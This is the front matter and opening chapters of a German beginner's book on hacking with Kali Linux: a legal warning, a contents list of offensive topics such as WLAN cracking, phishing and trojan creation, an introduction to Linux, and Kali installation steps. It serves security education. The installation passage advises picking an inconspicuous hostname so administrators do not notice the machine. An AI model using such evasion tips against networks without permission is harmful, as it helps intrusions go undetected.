Mark B.

Hacken mit Kali-Linux

Schnelleinstieg für Anfänger

3. überarbeitete Auflage

DANKSAGUNG UND VORWORT

Zunächst möchte ich mich an dieser Stelle bei all denjenigen bedanken, die mich während der Anfertigung dieses Buchs unterstützt und motiviert haben.

Ganz besonders gilt der Dank meiner Freundin, die mich während der gesamten Arbeit motiviert hat und es mir nicht übelnahm, dass ich so viel von unserer gemeinsamen Freizeit in dieses Projekt steckte - danke Schatz!

Was Sie in diesem Buch erwartet ist eine grobe Einführung in Linux und die Installation der Linux-Distribution Kali. Danach werden wir uns mit der Konfiguration etwas beschäftigen bevor wir mit diversen Tools arbeiten werden.

Sie werden einen Einblick in die wichtigsten Teilbereiche erhalten und lernen, wie man mit fertigen Tools arbeitet, wie man an Probleme herangeht, wie man mit System Schwachstellen aufdeckt und an manchen Stellen werden Sie sogar lernen, wie man kleine Tools selber schreibt.

Ein Wort der Warnung

An dieser Stelle will ich in aller Deutlichkeit sagen - wer das hier Erlernte gegen fremde Webseiten, Netzwerke oder Rechner ohne Zustimmung der Eigentümer einsetzt, macht sich strafbar! Wer allerdings die Tools dafür benutzt seine eigene IT-Landschaft zu testen wird die Sicherheit enorm steigern können, indem er mögliche Einfallstore und Schwachstellen identifizieren und danach beheben kann.

Wer seine eigenen Webseiten angreift, sollte auch vorab den Hoster um Erlaubnis fragen damit die Administratoren Bescheid wissen und nicht sofort einen Abuse-Report an Ihren Internet-Anbieter senden. Darüber

hinaus ist es auch ratsam den eigenen Provider zu informieren damit der nicht vorsorglich Ihren Internet-Anschluss sperrt, sobald er merkt was Sie da treiben.

Dieses Buch ist nicht als Anleitung zum Begehen von Straftaten gedacht und auch nicht als Anleitung wie man einer eventuellen Strafverfolgung entgehen kann!

INHALT

Hacker, Cracker, Scriptkiddies

Was ist Linux?
- Wo liegt der Vorteil von Linux?

Installation von Kali-Linux
- Schnelleinstieg in Linux
- Arbeiten mit der Shell und die wichtigsten Befehle
- Die Xfce Benutzeroberfläche von Kali
- Die wichtigsten Befehle im Überblick
- Nessus einrichten
- Einrichten von OpenVAS / GVM

WLAN-Netzwerke knacken
- WEP knacken
- WPA und WPA2 knacken
- WPS - Bequemlichkeit hat einen Preis
- WPA/WPA2 mit GPU oder Rainbowtables knacken
- WPA und WPA2 angezählt

Passwortgeschützte Dateien knacken

Informationsbeschaffung mit Scannern
- GVM - Sicherheitslücken aufdecken
- Exploit-Suche mit Armitage

Scannen wie ein Profi

Sicherheitslücken ausnutzen

- Armitage – GUI für die msfconsole
- MSF & Meterpreter im Detail
- Pivoting - Weiter in ein Netzwerk vordringen

BeEF - Angriff auf Browser

Netzwerkverkehr belauschen

- SSL-Verschlüsselung umgehen

Phishing

- SET in Aktion

Trojaner erstellen

Tor & Proxychains

- TOR installieren und einrichten

Webseiten angreifen

- Passwort brutforcen
- Schwachstellen finden
- BurpSuite
- XSS (Cross-Site Scripting)
- CSRF (Cross-Site Request Forgery)
- Fehler in Datei-Upload-Funktionen ausnutzen
- Hash Werte identifizieren
- Sicherheitsrelevante Fehlkonfigurationen und Fehlkonzeptionen

Diverse andere Techniken

- Schwache RDP-Passwörter mit rpdsploit finden
- Mobiltelefone hacken
- Ausnützen von Fehlkonfigurationen

Physische Angriffe - Bad USB
Keelog AirDrive Keylogger Kabel / Modul
Physische Angriffe - Packet Squirrel

Buffer overflows

Exploit Entwicklung

KI Hacking

Buchempfehlungen

WARUM ICH DIESES BUCH GESCHRIEBEN HABE

Bei meiner Arbeit stoße ich immer wieder auf Netzwerke, Webseiten, etc. mit erheblichen Sicherheitsproblemen. Mir geht es nicht darum zu zeigen wie man in fremde Webseiten, Netzwerke oder Computer eindringt, sondern darum, dem Leser zu vermitteln wie leicht es mittlerweile ist, dies mit diversen Tools zu erreichen. Daher sollte meiner Meinung nach jeder, der ein Netzwerk oder eine Webseite betreibt ansatzweise wissen wie diverse Hackertools arbeiten, um zu verstehen, wie man sich dagegen schützen kann. Selbst einfache Anwender mit Ihrem Heim-PC sind heute beliebte Ziele. Daher wäre es auch für diese Gruppe von Personen ratsam, sich etwas mit dem Thema Sicherheit auseinanderzusetzen.

Wenn gleich das Thema ein sehr technisches ist, werde ich dennoch versuchen, die Konzepte so allgemeinverständlich wie möglich zu erklären. Ein Informatikstudium ist also keinesfalls notwendig, um diesem Buch zu folgen. Dennoch will ich nicht nur die Bedienung diverser Tools erklären, sondern auch deren Funktionsweise grob umreißen. Zumindest so weit, dass Ihnen klar wird, wie das Tool arbeitet und warum eine bestimmte Maßnahme dagegen hilft.

Ich bemerke schon seit Längerem einen Trend - im Internet tauchen immer mehr Tutorials und Fragen zu Kali-Linux (*ehemals Backtrack*) auf. Scheinbar wird das Hacken langsam aber sicher zum "Volkssport". Zum einen stört mich an den meisten Tutorials, dass zwar gezeigt wird, wie in einer bestimmten Situation ein Angriff funktioniert, aber so gut wie nie wird darauf eingegangen, was genau passiert und wie das Tool im Detail arbeitet. Genau das ist jedoch das Entscheidende um das Sicherheitsproblem zu verstehen und zu wissen, wie man es beseitigen kann.

Andererseits ist genau das auch der Lichtblick - diese sogenannten "Scriptkiddies", die diverse Tools besitzen und in bestimmten Situationen

anwenden können, verstehen nicht die Zusammenhänge dahinter und sind dann in der Regel hoffnungslos überfordert, wenn sie vom "Schema F" abweichen müssen.

Feedback & Kritik

Wenn Sie Kritik, Anregungen oder auch nur ein Lob loswerden wollen, können Sie mir gerne eine Email an die Adresse `mark.b@post.cz` senden.

Ich werde versuchen Ihren Input in weiteren Buchprojekten oder einer kommenden Neuauflage umzusetzen.

HACKER, CRACKER, SCRIPTKIDDIES

Da es keine allgemeingültige Definition gibt und auch die Begriffe einen fließenden Übergang haben nenne ich Ihnen meine persönliche Definition:

Einen Hacker kann man als eine Person definieren, die sich mit der Sicherheit von Computersystemen beschäftigt und in den Systemen nach Schwachstellen sucht. Dies kann unterschiedliche Gründe haben vom Zeitvertreib bis hin zum Wissensdrang. Findet ein Hacker eine solche Schwachstelle, dann wird er diese veröffentlichen, um die Welt auf den Fehler aufmerksam zu machen. Was ein Hacker aber nicht machen wird, ist diese Schwachstelle zum eigenen Vorteil auszunutzen, um daraus Kapital zu schlagen. Daher bezeichnet man diese Hacker auch als Whitehats.

Cracker hingegen sind jene Hacker, die nicht diesem Moralkodex folgen und in Systeme eindringen, um Schaden anzurichten, Geheimnisse auszuspionieren und diese dann zu verkaufen, Computersysteme lahmlegen um Geld zu erpressen, und so einiges mehr. Der Antrieb dieser Personen ist in der Regel Kapital aus Ihren Fähigkeiten zu schlagen und möglichst viel Geld in möglichst kurzer Zeit zu verdienen. Mittlerweile sind viele dieser Cracker Teile größerer Organisationen und allein in Deutschland für über 200 Milliarden Euro Schaden pro Jahr (*Stand 2022*) verantwortlich. Diese Gruppe wird auch als Blackhats bezeichnet.

Whitehats wie auch Blackhats sind technisch versiert und in der Lage Schwachstellen in Software zu finden und Tools zu entwickeln, die diese Schwachstellen ausnutzen.

Scriptkiddis besitzen diese Fähigkeiten nicht. Sie verfügen im besten Fall über das Wissen, wie man Hacker-Tools einsetzt. Oftmals beschränkt sich Ihr Wissen sogar nur auf den Bruchteil der Funktionen diverser Tools. Weiters wissen Scriptkiddies in der Regel auch nicht wirklich wie genau die Tools, mit denen sie hantieren, arbeiten und wie die technischen

Hintergründe sind, die ihre bevorzugten Hacker-Tools ausnützen. Daher wissen sich auch viele der Scriptkiddies nicht selber zu helfen, wenn die Standard-Vorgehensweise einmal nicht klappen würde. Aber das macht sie nicht weniger gefährlich. Diese Gruppe umfasst gut 90-95% der Personen, die Angriffe auf ein IT-System durchführen und in dieser Gruppe ist alles enthalten - von 14-Jährigen, der nur mal ausprobieren will, was er im Internet gefunden hat bis hin zum hauptberuflichen Cyberkriminellen, der an Ihre Kontodaten und Kreditkartendaten will.

In weiterer Folge des Buches werde ich den Begriff "Hacker" als Überbegriff für alle hier genannten Unterarten benutzen, wie es die meisten Leute aus dem üblichen Sprachgebrauch gewohnt sind. Die Differenzierung um welche Art von "Hacker" es sich in einem bestimmten Fall handelt überlasse ich an der Stelle Ihnen als Leser.

WAS IST LINUX?

Nach langem hin- und her habe ich mich entschieden, unsere gemeinsame Reise ganz am Anfang zu beginnen, um Ihnen einen fundierten Einstieg zu ermöglichen, auch ganz ohne Vorkenntnisse. Wer schon Erfahrung mit Linux hat, kann dieses Kapitel getrost überspringen. Allerdings empfehle ich denjenigen, die über Linux-Erfahrung verfügen, das Kapitel mit der Installation und Konfiguration von Kali zumindest zu überfliegen.

Linux ist ein Betriebssystem wie zB Windows oder Mac OS. Wie jedes Betriebssystem enthält eine Linux-Installation eine ganze Menge von Tools. Diese Tools wären zB ein Browser, ein Taschenrechner, ein Editor oder ein Player für Musik und Videos. Bei Windows und Mac OS ist diese Softwarezusammenstellung standardisiert - je nach Version kann sich die Zusammenstellung der Tools ändern aber in jedem Windows 7 Home Premium sind immer die gleichen Tools enthalten. Das ist ja auch vollkommen logisch, da Windows von nur einer Firma erstellt wird. Gleiches gilt für Mac OS.

Linux ist freie Software. Das heißt, jeder kann sich den Kern von Linux herunterladen und seine eigene Distribution daraus machen. Eine Distribution ist eine Software-Zusammenstellung. Derzeit gibt es Hunderte Linux-Distributionen die von genau so vielen verschiedenen Anbietern zur Verfügung gestellt werden. Darunter ist alles dabei - von firmeneigenen Distributionen die für den Eigenbedarf erstellt wurden über Hobby-Projekte von Enthusiasten, bis hin zu professionellen Distributionen die auch teilweise kostenpflichtigen Support für Ihr Produkt anbieten.

Die Distributionen lassen sich auch nach Ihrem Einsatzgebiet einteilen. So sind manche Distributionen darauf ausgelegt als Firewall zu laufen, andere sollen ein möglichst stabiles Arbeitsumfeld mit langfristigem Support (*LTS*) liefern, andere stellen die neuesten Programme zur Verfügung und sind somit für Entwickler zum Testen Ihrer Software interessant, laufen dafür

aber nicht so stabil, usw. Kali-Linux, um das es eigentlich in diesem Buch gehen soll, ist eine Distribution, die mit einer enormen Sammlung an Tools für Sicherheitstests, Datenforensik, usw. ausgeliefert wird.

Kali-Linux ist quasi ein System, das mit allem geliefert wird, was man benötigt um in Computersysteme einzudringen. Das ist ideal zum Testen der eigenen Sicherheit aber auch ein Geschenk für jedes Scriptkiddie, das damit ein perfektes System zum Hacken hat.

Wo liegt der Vorteil von Linux?

Der wichtigste Unterschied ist, dass Linux Open Source ist. Das bedeutet, dass jeder den Quelltext einsehen kann aus dem der Linux-Kernel besteht. Dieser Quelltext ist eine Ansammlung von Befehlen, die dann zu einem ausführbaren Programm übersetzt werden. Da jeder, den es interessiert sehen kann, wie Linux programmiert wird, werden Sicherheitslücken schnell gefunden, bekannt gemacht und wieder geschlossen. Außerdem folgt Linux dem Grundsatz "alles ist eine Datei". So werden zB Programmkonfigurationen gut leserlich in Textdateien verwaltet und in der Regel je Programm getrennt. Das erlaubt es Programmeinstellungen einfach zu sichern oder von einem auf einen anderen Computer zu übertragen - das Kopieren von einer oder einigen Textdateien reicht dazu aus.

Windows ist ein Paradebeispiel für Closed Source - eine totale Blackbox. Diverse Programme legen ihre Einstellungen in einer zentralen systemweiten Registry ab, in der auch Windows selbst viele Konfigurationseinstellungen speichert. Darüber hinaus werden diese Einstellungen in der Regel nicht verständlich lesbar abgelegt, um nochmals die innere Funktionsweise der einzelnen Programme zu verschleiern. Natürlich ist der Programmcode von Windows strengstes Betriebsgeheimnis von Microsoft. Aber vergleichen wir einmal selber wie Windows und Linux Einstellungen von Programmen speichern:

Hier anhand des Beispieles wie man SSL 3.0 im IIS abschalten kann:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityPro
viders\Schannel\
Protocols\SSL 3.0\Client REG_DWORD 0x00000001
```

Dieser Eintrag findet sich nur, wenn man die Registry mit einem speziellen Editor öffnet. Er ist mit Tausenden anderen in einer schier unendlichen Ordner- und Unterordnerstruktur versteckt. Außerdem sind hier diverse

Einstellungen von Windows, Systemdiensten und Anwendersoftware in der gleichen Registry vermischt, was zwei Probleme mit sich bringt:

1. ist das nicht gerade übersichtlich und
2. dürfen diverse Programme darauf zugreifen und Dinge in der Registry ändern.

Wenn jetzt ein Programm einfach Einstellungen eines Systemdienstes ändert, um so eine Hintertür für den Entwickler zu öffnen, hat man einen einfachen aber effektiven Trojaner.

Unter Linux würde es eine Datei oder einen Ordner im Verzeichnis `/etc` geben, der die Einstellungen für diesen Systemdienst enthält. Das könnte dann so aussehen:

In der Datei `"IIS.conf"` würde man die Zeile `Client_can_use_SSL3 = Off finden`. Falls die Konfiguration in verschiedene Dateien für Client und Server aufgeteilt wäre, würde sich dann in der Datei `"IIS_client.conf"` eine Zeile mit `Can_use_SSL3> = Off` finden.

Zugegeben, da der IIS nicht für Linux zur Verfügung steht, ist das ein etwas theoretisches Beispiel aber Sie verstehen an sich, auf was ich hinauswill.

Um das noch etwas klarer zu machen, hier ein Beispiel aus einer Apache-Konfigurationsdatei:

```
<Directory "/var/www/phpMyAdmin">
    order deny,allow
    deny from all
    allow from 127.0.0.1
</Directory>
```

Das `<Directory "/var/www/phpMyAdmin">` kennzeichnet, für welchen Ordner die Angaben gelten. Der Zugriff von überall ist verboten (*Zeile 2*) und der Zugriff von der `IP 127.0.0.1` ist erlaubt (*Zeile 3*). Müsste man diese Konfiguration nun auf einen oder mehrere Rechner anwenden, dann bräuchte man diese Datei nur auf die entsprechenden Rechner kopieren oder diese Zeilen in die Dateien auf diesen Rechnern einfügen.

Da Linux Open Source ist, kann man Linux auch völlig legal und kostenlos aus dem Internet herunterladen, verwenden und sogar weitergeben.

Bei Linux hat man die Wahl, welchen Windowmanager man einsetzen möchte. Der Windowmanager ist sozusagen das, was die grafische Oberfläche ausmacht und kommt mit dem generellen Look- und Feel sowie den nötigen Programmen zur Dateiverwaltung, etc. Bei Kali-Linux hat man zB die Auswahl zwischen KDE, Gnome3 und Xfce.

Die ersten beiden Windowmanager sind deutlich ressourcenhungriger. Xfce kommt gut mit sehr bescheidener Hardware zurecht. An dieser Stelle die Vorteile und Unterschiede der einzelnen Windowmanager zu erklären, wäre deutlich zu viel für den Umfang dieses Kapitels. Daher seht es Ihnen frei, die ISO-Images mit den einzelnen WM-Varianten herunterzuladen und selbst zu testen.

Allzugern verallgemeinern Personen im Internet und stellen Aussagen wie "*Windows ist unsicher!*" in den Raum... Diese Aussage stimmt zum Teil auch – vor allem wenn man die Konfiguration nimmt, die man auf 90% der Rechner findet, die Sie beim freundlichen Elektro-Discount um die Ecke kaufen. Heimanwender-Systeme sind meist so konfiguriert, dass man als Administrator arbeitet. Das ist eigentlich fahrlässig. Jedes Programm, dass ich als Administrator starte bekommt auch Admin-Rechte und wenn ich nun einen Trojaner so starte

dann darf dieser auf meinem System schalten und walten wie er will. In einer Firmenumgebung sind Windows-Systeme normalerweise so konfiguriert, dass die User nur diejenigen Rechte haben, die sie für ihre Arbeit brauchen. Linux-Systeme verlangen in der Regel eine solche Konfiguration und zwingen den User bei der Installation neben dem Administrator (*den nennt man auf Linux übrigens* root) einen weiteren User ohne so weitreichende Privilegien einzurichten. Viele Systeme gehen sogar einen Schritt weiter und erlauben es nicht sich als `root` in der grafischen Umgebung einzuloggen - zumindest nicht bevor man einiges an der Konfiguration ändert.

In diesem Sinne ist Linux sicherer aber vor allem weil Linux den Benutzer zwingt eine sicherere Konfiguration zu verwenden. Was dann am Ende

noch bleibt, ist das Thema Viren, Würmer, Spyware, Trojaner, etc. Und da hat Windows definitiv mehr Probleme und das aus den folgenden Gründen:

Windows ist sehr weit verbreitet. Damit wird es effizienter Trojaner für Windows zu schreiben. Einerseits kann man davon ausgehen, dass viele Systeme unsicher konfiguriert sind und andererseits nutzt die Masse Windows und damit hat man die maximale Anzahl an Opfern.

Windows ist "standardisiert". Wenn ich nun ein Programm schreibe, dass eine Sicherheitslücke im Windows Explorer ausnützt dann weiß ich zu 100%, dass auf jedem Windows der Explorer installiert ist. Bei Linux hängt das von der Distribution ab und davon welchen Windowmanager man verwendet. KDE-Benutzer haben in der Regel Dolphin als Dateimanager, Gnome-Nutzer haben Nautilus und Xfce-Benutzer setzen ein Programm namens Thunar ein. Eine Sicherheitslücke in einem Programm muss also nicht zwangsläufig jedes Linux betreffen, sondern nur jene Distributionen, die dieses Programm verwenden. Betrifft der Fehler den Systemkern oder Kern-Komponenten von Linux dann ist die Zahl der potenziellen Opfer natürlich größer. Diese Einschränkungen und die geringe Verbreitung machen es jedoch deutlich weniger effektiv, solche Programme für Linux zu entwickeln. Was allerdings nicht heißt, dass es keine Linux-Trojaner gibt!

Immer wieder hört man: "*Für Linux gibt es keine Viren, Spyware, etc.!*" Diese Aussage ist absoluter Unfug. Es stimmt, dass es deutlich weniger Malware für Linux gibt. Es stimmt auch, dass die vorhandene Malware in der Regel deutlich weniger Schaden anrichten kann weil ihr in den meisten Fällen die Rechte fehlen, aber dennoch ist man nicht vollkommen sicher!

Ich muss an der Stelle gestehen, dass ich kaum noch mit Windows-Systemen arbeite. Was mir aber bis heute noch im Gedächtnis ist, sind die oftmaligen Systemabstürze und Bluescreens. Zur Ehrenrettung muss ich aber auch sagen, dass Abstürze bei Linux ebenfalls vorkommen. Setzt man die neuesten Programmversionen ein wie zB bei Fedora-Linux, dann hat man auch mit solchen Kinderkrankheiten zu kämpfen. Wer auf Distributionen wie CentOS oder Debian setzt, die auf Stabilität ausgelegt sind, muss sich mit einer geringeren Auswahl an Software in den

Repositories begnügen, kann sich aber darauf verlassen, dass diese ausführlich getestet wurden und stabil laufen.

Auf die Installation von Treibern und Software werde ich in dem Kapitel mit der Installation des Systems eingehen.

Diese Auflistung der Vor- und Nachteile spiegelt natürlich auch meine persönliche Meinung wider und im Zweifelsfall sollten Sie für sich entscheiden, was Ihnen besser gefällt. Ich gebe an dieser Stelle auch gern zu, dass ich ein Linux-Fanboy bin. Dazu geworden bin ich allerdings durch jahrelange positive Erfahrung. Wenn ich mich an meinen Umstieg von Windows zurückerinnere, kamen mir zuerst einige Dinge unnötig kompliziert, umständlich und verwirrend vor, bis ich die Vorteile der Linux-Herangehensweise entdeckt und zu schätzen gelernt habe. Genau aus diesem Grund habe ich auch diese Einführung für all jene geschrieben, die erstmals mit Linux zu tun haben oder nur über wenig Erfahrung mit Linux verfügen.

INSTALLATION VON KALI-LINUX

Bevor wir Kali Linux installieren können, müssen wir eine ISO-Datei von der folgenden Webseite herunterladen:

https://www.kali.org/get-kali/#kali-installer-images

Danach kann man das Image mit Balena Etcher (https://etcher.balena.io/) auf einen USB-Stick extrahieren oder auf DVD brennen.

Nachdem wir Kali zum ersten Mal vom Installationsmedium gebootet haben sehen wir folgenden Bildschirm:

Falls Ihr PC Kali nicht fehlerfrei booten kann, sollten Sie Folgendes prüfen:

Errechnen Sie die MD5-Summe der ISO-Datei und prüfen Sie, ob diese mit den Angaben auf der Kali-Webseite übereinstimmt. Falls nicht, wurde die


ISO-Datei beim Herunterladen beschädigt und Sie müssen sie erneut downloaden und einen neuen Boot-Datenträger erstellen.

Prüfen Sie Ihre BIOS-Einstellungen. Manchmal gibt es mit dem Boot-Modus UEFI Probleme. Stellen Sie den Boot-Modus auf "Legancy" oder deaktivieren Sie "Secure Boot". Wie genau Sie das BIOS-Setup aufrufen, verrät Ihnen die Betriebsanleitung des Mainboards. Im Normalfall müssen Sie beim Starten des Rechners eine bestimmte Taste drücken, um das BIOS aufzurufen.

Falls beides nichts nützt kann das Laufwerk ein Problem haben, die DVD zu lesen. In dem Fall versuchen Sie es am besten mit der USB-Stick-Variante oder brennen Sie die DVD mit einer langsameren Geschwindigkeit.


Mit der obersten Option starten wir die grafische Installation. Sie bestätigen die Option mit einem Druck auf die Enter- bzw. Return-Taste. Falls der Rechner gar nicht von der DVD oder dem USB-Stick bootet, müssen Sie beim Start des Rechners eine Taste drücken, um das Boot-Menü aufzurufen. Welche genau, erfahren Sie im Handbuch zu Ihrem Mainboard. Alternativ können Sie auch die Boot-Reihenfolge im BIOS umstellen so, dass der Rechner immer zuerst versuchen wird, von der DVD oder einem USB-Stick zu booten.

Keine Panik, das Installationsprogramm können wir gleich im nächsten Schritt auf Deutsch umstellen. Wobei gute Englisch-Kenntnisse in dem Zusammenhang nicht schaden würden, denn viele Dokumentationen und Webseiten zu den Themen Hacken und Linux sind auf Englisch. Nichtsdestotrotz ist Kali natürlich auch auf Deutsch verfügbar:




Wählen Sie hier nun Deutsch aus und klicken auf "continue".

Unter Umständen sehen Sie folgenden Dialog, der Sie vor einer unvollständigen Übersetzung warnt.



Falls dies der Fall ist, bestätigen Sie mit Ja, dass Sie die Installation in Deutsch fortsetzen wollen und klicken Sie dann auf weiter.




Im nächsten Schritt der Installation werden Sie nach dem Standort gefragt. Wählen Sie das Land durch Anklicken aus und Bestätigen Sie es mit einem Klick auf weiter.

Dann werden wir nach dem Tastaturlayout gefragt – `wählen` Sie das passende Layout für Ihre Tastatur aus und klicken Sie auf weiter oder drücken Sie Enter.

Danach versucht Kali-Linux Ihre Hardware zu identifizieren. Und die entsprechenden Treiber zu laden. Dieser Schritt kann einige Sekunden dauern.

Weiters wird nach einer Internetverbindung gesucht und versucht diese zu konfigurieren. Daher würde ich Ihnen empfehlen, die Installation durchzuführen während der PC mit einem Netzwerkkabel an Ihrem Router angeschlossen ist.


Diese Konfiguration ist für Kali am einfachsten zu erkennen und Kali wird automatisch vom DHCP-Server auf Ihrem Router eine IP anfordern und sich dann mit dem Internet verbinden.



Im nächsten Schritt können Sie einen Namen für den Rechner vergeben. Hierbei würde ich persönlich sagen, dass Rechnernamen wie `"Kali"` oder noch schlimmer `"MeinHackPC"` oder dergleichen bei jedem Administrator alle Alarmglocken schrillen lassen, wenn diese auf der Lease-Liste eines DHCP-Servers oder etwas Ähnlichem auftauchen. Bei `"MeinHackPC"` oder Ähnlichem wird auch der unbedarfteste User stutzig, falls ein solcher PC in der Netzwerk-Umgebung angezeigt wird. Daher verwende ich hier in der Regel einen nichtssagenden Namen, weil ich bei einem Test eines Netzwerks nicht allein schon durch den Rechnernamen auffallen will.

